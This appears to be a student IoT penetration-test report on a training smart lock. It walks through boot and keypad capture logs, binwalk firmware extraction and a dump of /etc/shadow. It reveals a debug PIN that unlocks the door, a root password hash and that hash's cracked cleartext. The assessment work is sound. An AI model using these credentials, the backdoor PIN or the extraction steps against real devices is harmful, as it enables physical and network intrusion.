Practical IoT Pentest Associate Report

Tester Name: Srithar S

1.0 Testing target

The SMRT LOK is a smart door lock system designed to fit standard exterior doors. It consists of three main parts: the main control unit, the keypad, and the locking mechanism. The main control unit sits inside the door and manages all lock and unlock commands, while the keypad on the exterior allows users to enter PIN codes to operate the lock. The locking mechanism physically secures the door, and all wiring is protected from outside access when the door is closed. The system also includes network connectivity for remote access and administrative functions.

2.1 Executive Summary

A comprehensive static review of the device firmware, configuration files, and embedded applications was performed to assess the overall security posture of the smart-lock platform. The analysis identified several issues that, in combination, significantly weaken both the software and hardware defenses of the product. These weaknesses affect how the device handles sensitive data, authenticates users, and processes external input from the web interface and network services.

During the review, we found that portions of the firmware contain exposed information that should never be present in production software. Examples include stored credentials, cryptographic keys, and internal device identifiers that can be easily extracted from configuration files or binaries. The presence of these items enables an attacker to reverse-engineer the firmware and impersonate legitimate devices or administrative users. In addition, the lock's web server components were observed to accept user input without consistently validating or sanitizing that data. Such input-handling flaws can be used to cause unintended behavior, interfere with normal device operations, or in some cases execute unauthorized commands through the web interface.

The review also highlighted issues in the way the device initializes and secures its configuration after a reboot. Under certain conditions, configuration files are recreated or decrypted in a predictable manner, allowing recovery or modification of PINs and stored credentials. Furthermore, aspects of the hardware design make it possible for an attacker with physical access to interact directly with keypad or debug interfaces, bypassing normal authentication controls.

Individually these issues may appear isolated, but together they create multiple paths for compromise. An attacker with knowledge of the firmware could exploit these weaknesses to gain administrative control, modify configuration data, or in extreme cases unlock or disable the device remotely.

Mitigation requires a combination of firmware and design changes. In the short term, software updates should remove all hardcoded secrets, disable unused debug functionality, and apply stronger input validation and cryptography within the web components. Longer-term measures should focus on improving credential management, protecting device identifiers, and hardening the physical interfaces against tampering or data extraction. Until these fixes are implemented, network isolation, controlled firmware update policies, and physical tamper protections are strongly recommended to reduce immediate risk.

2.1.1 Test Details


Artifact	File Name	sha256sum hash
Firmware	_smrt_lok_v_1_3_alpha_fw.img.extracted	52ca3919bc537b46f69fb51361bb17d1c6fdf9dca01ee0680508c99e825b0fe2
Logic Analyzer Capture 1	boot_capture.sr	9c4a4f6c4cae828032b505be600fa7714f7fed3a1cfeff458e18b6bdf28d0fc4
Logic Analyzer Capture 2	keypad_interaction_capture.sr	2f235ba8706418d5df2aa1b169c825ab36eb758c7dd8d54fbd193b1028453f67
Logic Analyzer Capture 3	web_interface_interaction_capture.sr	c9790e42742727bd0eb024714973e1c5994c5cc9965f942733c94f8fe2e5c12b
Design Document	SMRT LOK Functional Description and Diagram.pdf	4e2d62ac912a5db6f9323f29c146eda05c3050cfb30b613c0a598a9cd33316dc


2.1.2 Testing methodology

Step 1 :Capture analysis - boot_capture.sr

There have three **.sr** file, the files are analysed through pulsview tool and it config to analysis the data.

Step 2 : Analysing the boot_captured.sr file using Pluseview tool







Boot-captured log

u-boot SPL 2022.l04-ge0d31da5 (Aug 04 2023 - 18:48:26 +0000) trying to boot from MMC2. u-boot 2022.04-ge0d31da5 (Aug 04 2023 - 18:48:26 +0000)
cpu : AM335X-GP rev 2.1 Model: TI AM335X BeagleBone Black DRAM: 512 MiB.
Reset Source: Power-on reset has occurred. RTC 32KCLK Source: External.
Core: 150 devices, 14 uclasses, devicetree: separateWDT: started wdt@44e35000 with servicing (60s timeout) MMC:
DMAP SD/MMC: 0, OMAP SD/MMC: 1
Loading Environment from EXT$…
** Unable to use mmc 0:1 for loading the env **
Board: BeagleBone Black <ethaddr> not set. Validating forst E-fuse MAC BeagleBone Black:
BeagleBone Cape EEPROM: no EEPROM at address: 0x54
BeagleBone Cape EEPROM: no EEPROME at address: 0x55
BeagleBone Cape EEPROM: no EEPROME at address: 0x56
BeagleBone Cape EEPROM: no EEPROME at address: 0x57 NET:
eth2:ethernet@4a100000, eth: usb_ether
Press SPACE to abort autoboot in 0 seconds
board_name=[a335BNLT] … board_rev=[00c0] …
switch to partitions #0, OK mmc0 is current device
SD/MMC found on device 0 Couldn’t find partition 0:2 0x8200000 can’t set Block device coudn’t find partition 0:2 0x82000000 can’t set block device
switch to partitions #0, OK mmc0 is current device
scanning mmc 0:1…
found /extlinux/extlinux.conf Retrieving file: /extlinux/extlinux.config
1: beaglebone-buildroot Retriving file: /zImage
append: console,115200n8 root=/dev/mmcblk0p2 ro rootfstype=sqashfs rootwait[[Retrieving file: /am335x-boneblack.dtb
kernal image @ 0x82000000 [0x000000 - 0x5ee048]
Flattened device tree blob at 88000000 Booting using fdt blob at 0x88000000
Loading Device Tree to 8ffec000, end 8ffff12f … OK
starting kernal …

Step 3 :In a similar fashion we can get the keypad interaction logs:

Capture analysis - keypad_interaction_capture.sr







```
Preview (repr):
'\r\n[ listenerd ] Starting keypad listener\r\n\r\n# [ listenerd ] Keypad interrupt detected\r\n\r\n[ listenerd ] Keypad input read as: *1*9\r\n[ listenerd ] verifying pin..
.\r\n[ verifyPin ] verifying pin...\r\n[ verifyPin ] DBG PIN detected\r\n[ listenerd ] pin match signal unlocking\r\n[ unlock ] entering unlock\r\n[ unlock ] unlock succeede
d\r\n'

Plain preview (may contain control chars):

[ listenerd ] Starting keypad listener

# [ listenerd ] Keypad interrupt detected

[ listenerd ] Keypad input read as: *1*9
[ listenerd ] verifying pin...
[ verifyPin ] verifying pin...
[ verifyPin ] DBG PIN detected
[ listenerd ] pin match signal unlocking
[ unlock ] entering unlock
[ unlock ] unlock succeeded

pjit@ip-10-10-0-5:~/Documents$
```


Keypad_Logs

[listenerd] Starting keypad listener
[listenerd] Keypad interrupt detected
[listenerd] Keypad input read as: *1*9
[listenerd] verifying pin...
[verifyPin] verifying pin...
[verifyPin] DBG PIN detected
[listenerd] pin match signal unlocking
[unlock] entering unlock
[unlock] unlock succeeded

Step 4: And finally we can get the web interface interaction capture:

Capture analysis - web_interface_interaction_capture.sr





ted successfully\r\n[httpd] Config file successfully updated with new pin\r\n'

Plain preview (may contain control chars):

```
[ httpd ] starting smrt lok httpd - using civetweb v1.17
# [ httpd ] creating passwd file
[ decryptFile ] file successfully decrypted via ECB DES
[ parseConfigXMLFile ] parsing XML config file...
[ parseConfigXMLFile ] parsing of XML file completed successfully
[ decryptFile ] file successfully decrypted via ECB DES
[ parseConfigXMLFile ] parsing XML config file...
[ parseConfigXMLFile ] parsing of XML file completed successfully
[ httpd ] smrt lok httpd started
[ pingTest ] Running Ping Command: ping -c 1 192.168.7.1 &> /var/tmp/tempfile.txt
[ changeConfigPin ] Pin parsed, proceeding to update xml
[ decryptFile ] file successfully decrypted via ECB DES
[ encryptFile ] file successfully encrypted via ECB DES
[ updateConfigFileParameter ] Config file successfully updated
[ changeConfigPin ] config files updated successfully
[ httpd ] Config file successfully updated with new pin

pjit@ip-10-10-0-5:~/Documents$ ls
```


Web_Log

[httpd] starting smrt lok httpd - using civetweb v1.17
[httpd] creating passwd file
[decryptFile] file successfully decrypted via ECB DES
[parseConfigXMLFile] parsing XML config file...
[parseConfigXMLFile] parsing of XML file completed successfully
[decryptFile] file successfully decrypted via ECB DES
[parseConfigXMLFile] parsing XML config file...
[parseConfigXMLFile] parsing of XML file completed successfully
[httpd] smrt lok httpd started
[pingTest] Running Ping Command: ping -c 1 192.168.7.1 &> /var/tmp/tempfile.txt
[changeConfigPin] Pin parsed, proceeding to update xml
[decryptFile] file successfully decrypted via ECB DES
[encryptFile] file successfully encrypted via ECB DES
[updateConfigFileParameter] Config file successfully updated
[changeConfigPin] config files updated successfully
[httpd] Config file successfully updated with new pin

The logs from the captures reveal several informational and high vulnerabilities which are documented in the findings table later in the report.

Step 5: Firmware analysis: In the next phase, we focus on the provided firmware image file. An entropy analysis using Binwalk indicates that certain sections (with high entropy) are compressed or encrypted, while the remaining portions appear uncompressed and unencrypted.

Command: binwalk -E smrt_lok_v_1_3_alpha_fw.img



Subsequently, the files are extracted from the firmware image, enabling enumeration and deeper analysis of the filesystem and associated binaries.

```
pjit@ip-10-10-0-5:~/materials$ binwalk -e smrt_lok_v_1_3_alpha_fw.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
162304        0x27A00         Flattened device tree, size: 3708 bytes, version: 17
187672        0x2DD18         LZ4 compressed data
560548        0x88DA4         Android bootimg, kernel size: 1920091392 bytes, kernel addr: 0x203A726F, r
amdisk size: 1635151433 bytes, ramdisk addr: 0x2064696C, product name: ""
607365        0x94485         LZO compressed data
762328        0xBA1D8         Flattened device tree, size: 89328 bytes, version: 17
851656        0xCFEC8         Flattened device tree, size: 82536 bytes, version: 17
934192        0xE4130         Flattened device tree, size: 86608 bytes, version: 17
1020800       0xF9380         Flattened device tree, size: 83712 bytes, version: 17
1104512       0x10DA80        Flattened device tree, size: 84392 bytes, version: 17
1188904       0x122428        Flattened device tree, size: 86664 bytes, version: 17
1275568       0x1376B0        Flattened device tree, size: 88632 bytes, version: 17
1364200       0x14D0E8        Flattened device tree, size: 82856 bytes, version: 17
1447056       0x161490        Flattened device tree, size: 84328 bytes, version: 17
1531384       0x175DF8        Flattened device tree, size: 80608 bytes, version: 17
1612288       0x189A00        Linux kernel ARM boot executable zImage (little-endian)
1641400       0x190BB8        gzip compressed data, maximum compression, from Unix, last modified: 1970-
01-01 00:00:00 (null date)
7834112       0x778A00        Flattened device tree, size: 68344 bytes, version: 17
7891268       0x786944        MPEG transport stream data
7903744       0x789A00        Flattened device tree, size: 67021 bytes, version: 17
7960844       0x79790C        MPEG transport stream data
7971328       0x79A200        Flattened device tree, size: 62526 bytes, version: 17
8026676       0x7A7A34        MPEG transport stream data
8034816       0x7A9A00        Flattened device tree, size: 65840 bytes, version: 17
8092688       0x7B7C10        MPEG transport stream data
8102400       0x7BA200        Flattened device tree, size: 62778 bytes, version: 17
8157984       0x7C7B20        MPEG transport stream data
8165888       0x7C9A00        Flattened device tree, size: 65549 bytes, version: 17
8223184       0x7D79D0        MPEG transport stream data
8233472       0x7DA200        Flattened device tree, size: 64152 bytes, version: 17
8290000       0x7E7ED0        MPEG transport stream data
16777728      0x1000200       Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 1
2554507 bytes, 1385 inodes, blocksize: 131072 bytes, created: 2024-04-18 19:18:07
50332160      0x3000200       Linux EXT filesystem, blocks count: 2048, image size: 2097152, rev 1.0, ex
t4 filesystem data, UUID=03e1a69b-0bc4-4619-804a-808d49d949d9

pjit@ip-10-10-0-5:~/materials$
```

The firmware image we analyzed belongs to the smart lock device and contains all the essential parts that make it function. It includes the bootloader and kernel, which are responsible for starting up the system, along with compressed data that helps save space. We also found file systems that store the software, settings, and data used by the device. In addition, there are configuration files that act like a blueprint, describing how the hardware inside the smart lock is set up. Overall, the firmware is built on a Linux-based system, which is commonly used in smart devices, and it holds both the operating system and the main application software that controls the lock's features.

Step 6: Moving forward with enumeration

```
pjit@ip-10-10-0-5:~/materials$ binwalk -E smrt_lok_v_1_3_alpha_fw.img

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.581123)
148480        0x24400         Falling entropy edge (0.753332)
534528        0x82800         Falling entropy edge (0.786425)
1642496       0x191000        Rising entropy edge (0.981196)
7815168       0x774000        Falling entropy edge (0.780832)
16777216      0x1000000       Rising entropy edge (0.990256)
29321216      0x1BF6800       Falling entropy edge (0.486070)

pjit@ip-10-10-0-5:~/materials$ ls
'SMRT LOK Functional Description and Diagram.pdf'   boot_capture.sr                smrt_lok_v_1_3_alpha_fw.img
 _smrt_lok_v_1_3_alpha_fw.img.extracted             keypad_interaction_capture.sr   web_interface_interaction_capture.sr
pjit@ip-10-10-0-5:~/materials$ cd _smrt_lok_v_1_3_alpha_fw.img.extracted/
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted$ ls
1000200.squashfs  190BB8  3000200.ext  94485.lzo  ext-root  squashfs-root
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted$
```

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted$ ls ext-root/
config.xml
```


We identified the root filesystem along with a notable partition containing a config.xml file, which appears to be encrypted.

Step 7: The next step is to examine the contents of the squashfs-root/shadow and squashfs-root/passwd.

```
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ cat shadow
root:$5$CgbSUMYm$zbgZJ2.uOXeETxUe3.s.7PeeDyDIFyQQpNlvotQvJm1:::::::
daemon:*:::::::
bin:*:::::::
sys:*:::::::
sync:*:::::::
mail:*:::::::
www-data:*:::::::
operator:*:::::::
nobody:*:::::::
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$
```


```
bin  data  dev  etc  lib  lib32  linuxrc  media  mnt  opt  proc  root  run  sbin  sys  tmp  usr  var  www
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root$ cd etc/
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ ls
bindresvport.blacklist  group     hosts   inittab  mdev.conf  netconfig  nsswitch.conf  passwd   profile.d  resolv.conf  shadow  ssl
fstab                   hostname  init.d  issue    mtab       network    os-release     profile  protocols  services     shells
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ cat passwd
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/false
www-data:x:33:33:www-data:/var/www:/bin/false
operator:x:37:37:Operator:/var:/bin/false
nobody:x:65534:65534:nobody:/home:/bin/false
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc$ cd profile.d/
pjit@ip-10-10-0-5:~/materials/_smrt_lok_v_1_3_alpha_fw.img.extracted/squashfs-root/etc/profile.d$
```

step 8: A /etc/shadow file containing the root user's password hash was discovered, making the hash a candidate for offline password-recovery attempts using dictionary or brute-force techniques.



We cracked the root account password from the /etc/shadow entry: the hash was identified as **sha256crypt** (5 prefix) and recovered via a dictionary attack using hashcat; the password is blink182.

